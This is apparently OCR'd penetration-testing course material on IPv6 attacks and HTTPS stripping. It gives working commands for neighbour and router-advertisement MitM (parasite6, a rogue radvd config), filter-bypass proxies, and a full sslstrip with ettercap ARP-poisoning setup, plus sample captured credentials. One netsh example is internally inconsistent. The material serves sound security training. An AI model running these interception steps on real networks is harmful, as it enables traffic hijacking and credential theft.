
Feature	iron	6to4	6rd	isatap	teredo	6a44	TSP	MOBIKE
IPv6-in-IPv4 encapsulation	Y	Y	Y	Y	Y	Y	Y	Y
Any-in-any encapsulation	Y	N	N	N	N	N	Y	Y
Dynamic Path MTU Discovery	Y	N	N	N	N	N	N	[?]
Router-to-router tunneling	Y	Y	Y	N	N	N	Y	Y
NAT traversal	Y	N	N	N	Y	Y	Y	Y
Scalable Provider Independent Addressing	Y	[3]	N	N	[3]	N	N	Y
Integrated mobility management	Y	N	N	N	N	N	[?]	Y
Multihoming / multiple interfaces	Y	N	N	N	N	N	[?]	Y
Native IPv6 prefixes (no embedded IPv4)	Y	N	N	N	N	N	Y	Y
Stateless	[1]	Y	Y	[4]	N	[6]	[7]	N
In/out-bound traffic engineering	Y	N	N	N	N	N	N	Y
Anycast border router discovery	[2]	N	N	[5]	N	[?]	Y	N

IPv6 Tunneling Mechanism Feature Comparison

A variety of techniques to migrate into IPv6 addresses from IPv4 have been made. New deployments would be less likely to use these alternatives and opt for native IPv6 addressing on hosts.

1 Premise router keeps FIB soft state for recently-visited destinations; VP edge router maintains state for each customer it serves; VP core router maintains full FIB the same as other BGP routers.
2 Premise router uses anycast to discover close-by VP core router; VP core router returns unicast addresses of close-by VP edge routers.
3 6to4 prefixes based on 2002::/16 and teredo prefixes based on 2001:0::/32 are "provider independent" within the IPv6 space, but embed an IPv4 address and hence are tied to an ISP.
4 ISATAP may require per-neighbor state in some deployments to avoid tunnel looping attacks. This state is not required in sites that implement ingress filtering.
5 ISATAP PRL may include anycast border router address.
6 As with any application that traverses a NAT, 6a44 is dependent upon address and port mapping state in the NAT box itself. The 6a44 customer device must therefore send periodic keepalives to keep NAT state alive and to keep its IPv6 address delegations from expiring.
7 TSP client can be stateless after initial config, server always keeps state.

Comparison from http://www.isatap.org and http://isatap.com/comparison.pdf



Linux IPv6 Interface Configuration

Linux distributions have included robust IPv6 support for many years. Commonly, the driver support for IPv6 is compiled as a kernel module that can be loaded with the modprobe command, as shown on this page.

To add an IPv6 address to an interface, we use the ifconfig command with the "`inet6 add`" directive, followed by the desired address and netmask, as shown. Upon configuring an IPv6 address on Linux, the kernel will send an ICMPv6 Neighbor Solicitation (NS) message as part of the Optimistic Duplicate Address Detection (DAD) protocol defined in RFC 4429.

We can examine the configured IPv6 addresses for a given interface with the ifconfig command, optionally limiting the output with the grep command, as shown. In the example on this page, a global allocation address is shown and noted as "Scope:Global". A second link-local allocated address is also shown, noted as "Scope:Link".

When necessary, it is possible to remove an IPv6 address as well, using the ifconfig command and the "`inet6 del`" directive, followed by the address and netmask to remove.

Opportunities for Attacking IPv6

- IPv6 attacks can be local or remote
- Local attacks for "automatic" or unmanaged IPv6 deployments
  - Exploiting misconfigured host vulnerabilities
  - Evading monitoring or controls limited to IPv4
  - Requires LAN access, wired or wireless
- Remote attacks for IPv6 connected networks
  - Similar vulnerabilities exploited remotely

Opportunities for Attacking IPv6

When attacking an IPv6 network, we can generally classify the attack techniques as those that can be applied locally with access to the same LAN as the target network and those done remotely over the internet. Local IPv6 attacks generally take advantage of the automatic configuration of IPv6 nodes, evading monitoring or network controls limited to IPv4 hosts.

Remote IPv6 attacks attempt to exploit weaknesses in remote IPv6 nodes over the internet. These attacks are typically like IPv4 attacks, similarly evading network controls limiting accessibility to IPv4 hosts.

Do you need to try every possible IPv6 addressing technique? It's more realistic to investigate addresses you encounter; there may be a way to manipulate a legacy configuration as it won't be as likely to be maintained. IPv6 discovery only makes sense on the Link-Local network or specified by DNS.

We'll look at both local and remote IPv6 attacks in this module, starting with local IPv6 network discovery and manipulation.

Local IPv6 Device Enumeration

Active discovery, multicast ping to all link-local hosts

```
$ ping6 -c 5 ff02::1%eth0 >/dev/null
$ ip -6 neigh
fe80::20c:29ff:fe14:6a01 dev eth0 lladdr 00:0c:29:14:6a:01 REACHABLE
fe80::6aa8:6dff:fe40:9864 dev eth0 lladdr 68:a8:6d:40:98:64 REACHABLE
fe80::20c:29ff:fef3:a846 dev eth0 lladdr 00:0c:29:f3:a8:46 REACHABLE
```

Passive discovery reporting Duplicate Address Detection activity

```
# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fc00:660:0:1::254
Detected new ip6 address: fc00:660:0:2::23
Detected new ip6 address: fc00:660:0:1::111
# detect-new-ip6 eth0 ./your-custom-script.sh
```

Write your own script to attack discovered devices. The first argument passed to the script is the IPv6 address of the host.

Local IPv6 Device Enumeration

Where the limited IPv4 address space makes it feasible to perform active scanning to identify target devices, the extent of IPv6 address space makes similar active scanning impractical. With LAN access to an organization's network, we can leverage both passive and active analysis techniques for host discovery without exhaustively scanning IPv6 address ranges.

The IPv6 address ff02::1 is used for contacting all link-local devices. Using the standard ping6 command on Linux systems, we can contact all the local devices on the network and record responses as IPv6 neighbors (using the `%eth0` designation after the target interface to specify the interface ping6 should use for sending the traffic). After sending a small number of ping6 packets, the "`ip -6 neigh`" command reveals several reachable targets. Note that all the reachable targets respond with their link-local address (using a prefix of `fe80::/10`), as this is the preferred address for hosts even when configured with globally unique IPv6 addresses.

To identify the globally unique IPv6 addresses used on some IPv6 deployments, we rely on passive discovery techniques. When a device is configured with an IPv6 address manually or through DHCPv6 or ICMPv6 Router Discovery (RD), it will send an ICMP Neighbor Solicitation (NS) query to its configured address in the form of a multicast packet. All other nodes on the network will receive the message and ensure that the new address is not already in use as part of a Duplicate Address Detection (DAD) mechanism. By passively listening to these ICMPv6 NS queries, we can identify the presence of new IPv6 devices joining the network.

The `detect-new-ip6` tool, included in the THC-IPV6 suite of tools (https://github.com/vanhauser-thc/thc-ipv6), can be used to identify the presence of ICMPv6 NS messages as part of the DAD protocol, reporting the presence of new IPv6 nodes. The `detect-new-ip6` tool can also run a specified command or shell script for each discovered node, allowing you to automate scanning and exploitation of discovered devices.

Note that, in Debian Linux distributions, the `detect-new-ip6` tool has been renamed to `atk6-detect-new-ip6`.

Scanning IPv6 Hosts

- Nmap 6+ has thorough IPv6 support
  - OS fingerprinting, NSE scripts, SYN or connect scans, ping scan
  - Limited to individual address scanning or CIDR ranges

```
# nmap -6 -sS -sC fc00:660:0:1::23%eth0

Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-02 10:28 EDT
Nmap scan report for fc00:660:0:1::23
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: COMPANY CONFIDENTIAL
3689/tcp open  rendezvous
# ncat fc00:660:0:1::23%eth0 80
```


Scanning IPv6 Hosts

With the introduction of `Nmap 6`, robust scanning support for IPv6 was made available, including the ability to perform OS fingerprinting (-O), half-open scanning (TCP SYN, -sS), TCP connect scanning (-sT), and ping scanning (-sn). Nmap can also utilize available Nmap Scripting Engine (NSE) scripts to enumerate and evaluate target hosts over IPv6 as well (-sC). To instruct Nmap to perform IPv6 scanning, simply add the "`-6`" argument to the command line and specify an IPv6 target to scan.

Nmap 6 includes the ability to scan a Classless Inter-Domain Routing (CIDR) mask range of IPv6 addresses but does not allow you to specify a hyphenated range of IPv6 addresses. This is a minor inconvenience but will serve as a reminder to users that scanning large ranges of IPv6 addresses for host discovery is not an effective use of time.

Ncat can be handy for redirecting STDIN and STDOUT.


```
# ncat fc00:660:0:1::23%eth0 80
```

Note that often, an operation system's TCP/IP stack will interpret multicast and link-local addresses ambiguously. You can explicitly define the "scope" of the address with a trailing "%" and adapter identifier (i.e., `fc00:660:0:1::23%eth0` here).


IPv6 Neighbor Impersonation MitM

- IPv6 replaces ARP with Neighbor Discovery (ND)

1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes (FF02::1) to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A



1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes (FF02::1) to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A
3. Attacker sends his own NA with his MAC address to node A with the NA Override flag set
4. Node A sends all traffic destined to node B through the attacker



IPv6 Neighbor Impersonation MitM

In IPv6 networks, the ARP protocol is no longer used and is replaced by the Neighbor Discovery (ND) process with ICMPv6. To resolve a MAC address for a given IPv6 address, a client uses a two-step procedure (shown on the left of this page):

1. The node sends an ICMPv6 Neighbor Solicitation (NS) message to the multicast address.
2. The resolving node having observed the NS message for its IPv6 address returns a Neighbor Advertisement (NA) message back to the querying host.

Like the deprecated ARP protocol, the ICMPv6 ND mechanism is susceptible to spoofing and manipulation to allow an attacker to establish a Machine-in-the-Middle (MitM) attack (shown on the right of this page):

1. The victim sends an ICMPv6 NS message to identify the target MAC address.
2. The resolving node observes the NS message and returns an NA message to the victim.
3. The attacker, having also seen the NS message, sends his own NA message impersonating the legitimate node with his MAC address. The attacker's NA message also sets the ICMPv6 Override flag in the NA response.
4. The victim receives the attacker's NA message and replaces the prior mapping entry due to the use of the ICMPv6 Override flag.

In this way, an attacker can manipulate the victim into thinking that he is the legitimate destination. All traffic sent from the victim to "node B" in the illustration is sent to the attacker, who may optionally inspect or manipulate the traffic before deciding to drop or forward it to the intended destination. See the RFC documentation for more information on Neighbor Discovery: https://tools.ietf.org/html/rfc4861#section-3.1

IPv6 Neighbor Impersonation MitM Attack

- Implemented by THC-IPV6 parasite6 tool
- Useful for attacking link-local autoconfiguration (FE80::/10) networks
- Attempts to create symmetric MitM with unsolicited NA with override

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...
Spoofed packet to fc00:660:0:1::2 as fc00:660:0:1::23
Spoofed packet to fc00:660:0:1::23 as fc00:660:0:1::2
```


IPv6 Neighbor Impersonation MitM Attack


The IPv6 Neighbor Impersonation MitM attack is implemented by the THC-IPV6 tool "`parasite6`." First, the attacker must configure his Linux host to forward IPv6 traffic as a router using `sysctl`, setting net.ipv6.conf.all.forwarding to 1. Next, the attacker starts the `parasite6` tool using the "`-l`" flag to loop and continue delivering the poisoned ICMPv6 NS messages. To establish a symmetric MitM attack, the attacker also specifies the "`-R`" argument, which will instruct `parasite6` to send unsolicited ICMPv6 NS messages to the destination IPv6 node as well.

The IPv6 Neighbor Impersonation MitM attack is particularly useful when exploiting link-local autoconfiguration nodes (using the address prefix `FE80::/10`) and when the attack intends to exploit a limited number of IPv6 targets. Since the attacker must send ICMPv6 NS messages frequently for each victim on the network, this attack does not scale well where lots of target devices are being exploited. In wide-scale IPv6 MitM attacks, an alternate attack technique using router impersonation is recommended.

IPv6 Router Advertisement MitM

- Nodes discover router presence with ICMPv6 Router Solicitation (RS) messages
- Router responds with configuration details for all nodes
- Attacker also claims to be a router, with a higher preference

1. Node A sends an ICMPv6 router solicitation (RS) to all local routers (FF02::2)
2. Router returns a router advertisement (RA) to all multicast nodes (FF02::1)
3. Attacker sends his own RA with the highest default router preference taking precedence over earlier advertisements received by node A
4. Node A sends all traffic to the attacker, which is forwarded to the legitimate router



IPv6 Router Advertisement MitM

As an alternative to the IPv6 Neighbor Impersonation MitM attack, an attacker can introduce an IPv6 router on the network by responding to IPv6 client Router Solicitation (RS) messages:

1. IPv6 nodes will regularly send ICMPv6 RS messages to discover the presence of IPv6 routers on the network using the anycast address `FF02::2` (all routers)
2. IPv6 routers, upon receiving an ICMPv6 RS message, will send a multicast message on the network in the form of an ICMPv6 Router Advertisement (RA). RA messages are sent to the all multicast nodes address `FF02::1`.
3. When the attacker wants to establish himself as the IPv6 default router, he sends his own RA message to the all nodes multicast address. The attacker's RA message specifies that his router has the highest preference, taking precedence over all prior legitimate RA messages.
4. The victim, having observed the attacker's RA message with high preference, sends all IPv6 traffic destined for remote networks to the attacker.

IPv6 Router MitM Attack

- Use for attacking networks where other IPv6 routes exist
- Set up IP forwarding and legitimate default IPv6 router
- Configure and start the Linux IPv6 router daemon

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# ip route add default via fc00:660:0:1::1 dev eth0
# cat >/etc/radvd.conf
interface eth0 {
        AdvSendAdvert on;           # Process should send advertisements
        AdvDefaultPreference high; # Highest advertised preference
        MinRtrAdvInterval 3;        # 3 second minimum between ads
        MaxRtrAdvInterval 4;        # 4 second maximum between ads
        prefix fc00:660:0:1::/64 { # Address space and prefix for
   };                               # clients to use
};
^D
# radvd -C /etc/radvd.conf
```

Specify the legitimate IPv6 address for the default gateway

IPv6 Router MitM Attack

The IPv6 router MitM attack is useful in environments where the attacker wants to establish a MitM attack for all the LAN IPv6 victims, forwarding traffic to the legitimate IPv6 router or to the attacker's own IPv6 connection to the internet (possibly tunneled through an IPv4 connection).

To implement the IPv6 router MitM attack, the attacker must first configure IPv6 forwarding using the Linux `sysctl` tool, as shown. Next, the attacker should manually add a default route for use in forwarding traffic from victims to the legitimate router with the Linux "`ip route add`" command, as shown.

Multiple options are available for impersonating an IPv6 router, including the THC-IPV6 tool "`fake_router6`." A more robust approach is to simply configure the Linux IPv6 router software "`radvd`" (http://www.litech.org/radvd) with the configuration directives specified on this page. Once the attacker is ready to start the MitM attack, he only needs to start the radvd process, identifying the desired configuration file with the "`-C`" argument.

Remote IPv6 Attacks

- Require direct access to IPv6 ISP or tunneled connection
- Free IPv6 tunneling solutions available from SixXS and Hurricane Electric
  - Obtain several static IP addresses for permanent use
- Dynamic but simple IPv6 tunneling with Teredo tunnel and Linux miredo daemon

```
# ping6 ipv6.google.com
connect: Network is unreachable
# miredo
# ping6 ipv6.google.com
PING ipv6.google.com(lga15s35-in-x11.1e100.net) 56 data bytes
64 bytes from lga15s35-in-x11.1e100.net: icmp_seq=1 ttl=59 time=18.9 ms
```


Remote IPv6 Attacks

Remote IPv6 attacks can also be used against an IPv6 connected organization. In these attacks, the attacker needs direct access to an IPv6 network (offered by some ISPs) or through an IPv4-to-IPv6 tunneled connection.

Free IPv6 tunneling services from SixXS (http://www.sixxs.net) and Hurricane Electric (http://www.he.net) offer IPv4-to-IPv6 tunneled access with a static IPv6 address. Configuring a Linux host to create a tunnel with SixXS or Hurricane Electric starts with creating an account on the respective provider's website and then configuring your Linux host to establish a tunnel. A step-by-step guide for configuring Ubuntu Linux (including Slingshot Linux) for SixXS or Hurricane Electric tunneling is available at https://wiki.ubuntu.com/IPv6.

A simpler IPv6 tunnel option for Linux systems is to use the IPv6 Teredo tunneling protocol with the "miredo" daemon. Simply starting the miredo process on most Linux distributions will be sufficient to establish an IPv6 connection, allowing you to ping IPv6 hosts such as ipv6.google.com. Once the Teredo tunnel is established, other scanning tools such as Nmap will also allow you to scan and enumerate remote IPv6 targets.

Remote IPv6 Discovery

- No opportunity for multicast node discovery with a remote IPv6 attack
- Scanning IPv6 address space is impractical
- Must rely on other enumeration techniques
  - DNS, error message content, HTTP/JS content
- Note IPv6 addresses of IPv4 compromised hosts for additional pivot and exploitation opportunities

```
# dig +short IN AAAA www.google.com
www.l.google.com.
2607:f8b0:4006:803::1010
```


Remote IPv6 Discovery

The identification of remote IPv6 hosts is more complex than local node discovery. Without the ability to observe multicast transmissions from remote IPv6 nodes, a penetration tester must seek alternate node discovery techniques.

Remote IPv6 node discovery is still a developing reconnaissance technique, but it commonly requires IPv6 information leakage over IPv4 protocol scanning and enumeration. For example, when performing reconnaissance of a remote network over IPv4, we can use DNS lookups for the IPv6 AAAA record type to identify remote IPv6 hosts. Also, the inspection of error messages from web servers, database servers, and other services may also disclose the use of IPv6 networking in leaked address information.

When performing an attack against remote hosts, be sure to inspect the configuration of compromised hosts to identify the presence of IPv6 configuration information. The compromise of an IPv4 host may allow an attacker to pivot and escalate internal network access while bypassing IDS or other monitoring systems by leveraging IPv6 as the transport mechanism.

Working Around IPv4 Filters

- Often IPv4-centric filtering rules leave the IPv6 equivalent open
- Can relay between IPv4 and IPv6 with PAT or a local proxy

Start netsh proxy with IPv6 target address and port	`C:\> netsh interface portproxy add v4tov6 listenport=445 connectport=80 connectaddress=fe80::6aa8:6dff:fe40:445`
Start socat proxy with IPv6 target address and port	`$ socat TCP-LISTEN:445,reuseaddr,fork TCP6:[fe80::6aa8:6dff:fe40:9864]:445`
Start chiron_proxy.py for IPv4-to-IPv6 transmission	`# ./chiron_proxy.py eth0 192.168.21.128 127.0.0.1 -d fc00:660:0:1::46`
Target local listener port with tool	`$ smbclient \\127.0.0.1\c$ -U student`

Working Around IPv4 Filters

Not all trusted attack tools have not been updated to accommodate IPv6 addresses. In situations where an IPv4 tool is available to attack an IPv6 service, we can use a local IPv4-to-IPv6 proxy, translating all request traffic from IPv4 on the local system to IPv6 on the remote target. This technique is also useful to work around IPv4 blocking firewalls where IPv6 rules are neglected.

The socat utility (http://www.dest-unreach.org/socat/) is a multipurpose relay tool, described as "netcat++" by some. In the example on this page, the socat utility starts a local TCP listener on port 445, allowing multiple concurrent connections (`reuseaddr`) while forking a child process for each new connection (fork). All connections are redirected to an IPv6 TCP target at the specified IPv6 address over the eth0 interface on TCP port 445. Although it does not perform as well with concurrent connections, a Windows system with netsh can also be used to establish an IPv4-to-IPv6 port forward using the portproxy command, as shown on this page. You would have to disable the "Server" service, however, because Windows would already be listening on port 445 locally.

The chiron IPv6 attack framework can be used as well. Here we see the syntax to create a similar proxy. The chiron_proxy tool uses scapy to sniff and decode the IPv6 traffic and relays all connections to the IPv6 victim. You will need to create rules with ip6tables to drop TCP RST packets leaving your attacker's IPv6 addresses separately.

MitM via IPv6 Summary

- Pieces in play
  - Become the gateway (DHCPv6)
  - Duplicate Address Detection (DAD)
  - Router Announcement (RA)
  - Override flag
- Tool options
  - THC IPv6 Attack Toolkit
  - ettercap
  - chiron
  - mitm6
  - socat

MitM via IPv6 Overview

There does seem to be more opportunities for an attacker to manipulate traffic while using IPv6 than IPv4. Tools like mitm6, ettercap, chiron, and socat can be used to skirt firewall rules and tamper with traffic and data. Whether you use a tool specifically to exploit IPv6 related mechanisms or just a general-purpose tool that can speak IPv6, expect to find old problems believed to be solved already.

LAB: IPv6 Attacks

Please work on the lab exercise 1.4: IPv6 Attacks.

Please work on the lab exercise 1.4: IPv6 Attacks. You perform this exercise locally inside your virtual environment with the three course VMs: Windows 10, Ubuntu, and Slingshot.

Course Roadmap

- **Network Attacks for Penetration Testers**
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 1

Course Overview
Ensure Your Success
Advanced Penetration Testing
Lab: Getting Started with Covenant
Accessing the Network
Lab: Captive Portal Bypass
Manipulating the Network
Lab: Credential Theft with Ettercap
Routing Attacks
IPv6 for Penetration Testers
Lab: IPv6 Attacks
Exploiting the Network
Bootcamp
Lab: HTTP Tampering
Lab: OSPF Route Injection
Lab: Optional AMSI Bypass

Exploiting the Network

We'll finish 660.1's material by looking at various methods for exploiting the network and attacking client traffic as well as common network protocols.

Network Exploitation

- Access to the network – check
- Ability to manipulate clients with MitM – check
- Next, we'll look at techniques to exploit traffic itself

Network Exploitation


So far, we've looked at mechanisms to gain additional access to the network, through NAC bypass methods or VLAN hopping. We've also looked at techniques through which we can manipulate the network by implementing MitM attacks against multiple protocols, including ARP, HSRP, and VRRP.

With access to the network, and the ability to manipulate network traffic, we are well-suited to start taking advantage of network devices to exploit the network. Next, we'll look at techniques to leverage our access and MitM position to exploit clients and infrastructure devices alike.

Attacking Encrypted Traffic

- Relied upon for many applications
- Browsers have matured significantly in warning about untrusted certificates
- Firefox: Five clicks to accept untrusted cert.

Certificate impersonation is unlikely to succeed with modern browsers.



HTTPS

HTTPS or HTTP over SSL is relied upon as a critical network technology for many organizations, used by web browsers and many other applications to protect the confidentiality, integrity, and authenticity of data. Certificate validation for HTTPS has significantly improved in web browsers in the past few years, where earlier browsers would make it too simple for an uninformed user to accept a certificate warning without understanding the impact of doing so.

Modern web browsers such as Firefox demonstrate a significant warning when a certificate is invalid for any reason, as shown on this slide. To bypass this warning and continue with the invalid certificate, the user must click through five options before continuing.

With these changes to browser behavior, older invalid certificate impersonation attacks seem to be an unlikely attack venue. However, other opportunities are available to exploit HTTPS security, without trigger certificate warnings.

Sslstrip

- Leverages MitM attack to manipulate HTTP traffic
- Proxies requests to upstream HTTPS site
  - User only gets HTTP traffic
- Logs traffic, commonly revealing authentication credentials
- Uses clever tricks to assuage user concerns

Many otherwise secure sites rely on HTTP-to-HTTPS redirection. Starting with a weak protocol threatens a stronger one.

Sslstrip

Sslstrip was written by Moxie Marlinspike to demonstrate MitM attacks manipulating HTTP traffic. Instead of using an invalid certificate and tricking the user into terminating the SSL session with the attacker, Sslstrip avoids any certificate warnings by rewriting all HTTP traffic to remove references to HTTPS. Sslstrip proxies all traffic intended to use SSL to the legitimate SSL server, but only responds with HTTP traffic to the victim, allowing the attacker to access all content while logging activity such as POST statements. Sslstrip also uses some clever tricks to assuage user concerns about seeing their traffic sent over HTTP instead of HTTPS.

Sslstrip takes advantage of a common flaw in HTTPS websites: Many users start with a plain HTTP request, which is later redirected to HTTPS by the server. Consider, for example, logging in to a Gmail account. Very few users will enter "https://www.gmail.com" in the web browser, instead relying on Gmail to redirect HTTP traffic to HTTPS. However, since the user is relying on a weak protocol (HTTP) to redirect them, the security of a stronger protocol (HTTPS) is threatened.

Sslstrip does not allow an attacker to eavesdrop on activity sent exclusively via an HTTPS server without being redirected from an HTTP site, yet it is still an amazingly effective attack tool. The original Sslstrip is available at https://github.com/moxie0/sslstrip but many small enhancements implemented as forks to the project exist; for example, https://github.com/kimocoder/sslstrip/.

Sslstrip Interception

- All HTTP traffic forwarded through attacker
  - Sslstrip rewrites content to remove https references (HREFs and 30X redirect messages)
- Forwards traffic to server over HTTPS
- Attacker sees all content in the middle
- Manually entered or embedded https://... URLs are not attacked

Sslstrip Interception

This slide illustrates an Sslstrip attack between the victim system, the Sslstrip attacker as MitM, and a server secured with HTTPS. When the victim browses HTTP traffic through the attacker, Sslstrip will inspect all traffic and remove HREFs, 302 and 303 redirect messages containing HTTPS URLs, replacing them with equivalent HTTP URLs.

When the victim tries to access a rewritten HTTP URL, Sslstrip will accept the traffic and forward it to the backend server over HTTPS. This way, the secure server doesn't see any activity that would indicate a problem with the client. Responses back from the server are returned to the victim through Sslstrip, rewritten as HTTP packets.

With access to the secure website activity, the attacker has numerous options for leveraging cookies or credentials observed between the victim and the secure site.

Sslstrip Setup

1. Turn on IP forwarding to allow Sslstrip to forward packets.

```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

2. Redirect all HTTP (TCP/80) traffic to the Sslstrip process listening on port 8080, creating a transparent proxy.

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

3. Start Sslstrip, listening on TCP/8080.

```
# sslstrip -l 8080
```

4. Become MitM through ARP manipulation with Ettercap.

```
# ettercap -TqM arp:remote /10.10.10.1-254// /10.10.10.1-254//
```

5. Monitor sslstrip.log, or watch Ettercap for passwords.


```
# tail -f sslstrip.log
```


Sslstrip Setup

Like other tools, Sslstrip requires that it be MitM to be effective. We can establish an effective Sslstrip attack in five steps:

1. Turn on IP forwarding on the Linux stack, as shown. This is required to allow Sslstrip to forward traffic between the victim and the secure website.
2. Use iptables to set up a transparent proxy, redirecting all HTTP traffic on TCP/80 to a port where Sslstrip will listen. We've used TCP/8080 in this example.
3. Start Sslstrip, using the "`-l`" (lower-case "L") argument to specify the port where iptables is forwarding traffic to.
4. Use Ettercap to mount a MitM attack against network devices.
5. At this point, Sslstrip is removing HTTPS links from all observed traffic. You can watch the sslstrip.log file, as shown, to identify the POST data sent from clients that would have otherwise been sent over SSL.

Ettercap sslstrip Plugin



Ettercap sslstrip plugin simplifies the attack, but does not sufficiently replicate the target site to avoid suspicion.

```
# ettercap -TqM arp:remote -P sslstrip /172.16.0.1// /172.16.0.111//
Activating sslstrip plugin...

SSLStrip plugin: bind 80 on 59272
SSLStrip Plugin version 1.1 is still under experimental mode. Please reports any issues to the
development team.

HTTP : 66.35.59.202:80 -> USER: jwright@sans.org  PASS: PenguinMasqueradeBall  INFO:
http://www.amazon.com/account/login
CONTENT:  email=jwright%40sans.org&password=PenguinMasqueradeBall
```


Ettercap sslstrip Plugin

Recent versions of Ettercap also include support for the sslstrip plugin, written by exfil (emescobar@users.sf.net). Using similar techniques to the Sslstrip script by Marlinspike, the sslstrip plugin can be activated on the command line ("`-P sslstrip`") or dynamically by pressing "`p`" in the interactive console interface and then entering the plugin name "sslstrip".

While much simpler to use than the Sslstrip script, the sslstrip plugin does not sufficiently replicate the target site to the victim to avoid suspicion. As shown on this page, modified content for websites such as Amazon.com appears malformed, likely due to the unintentional changes applied to complex CSS or HTML content.

For practical use in penetration testing, the Sslstrip script is the more reliable option, though future improvements to the sslstrip plugin may make this option more attractive.

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (J0hnnyBrav0). The sslstrip plugin is included with Ettercap version 0.7.5 and later.

Enter HSTS

- HTTP Strict Transport Security
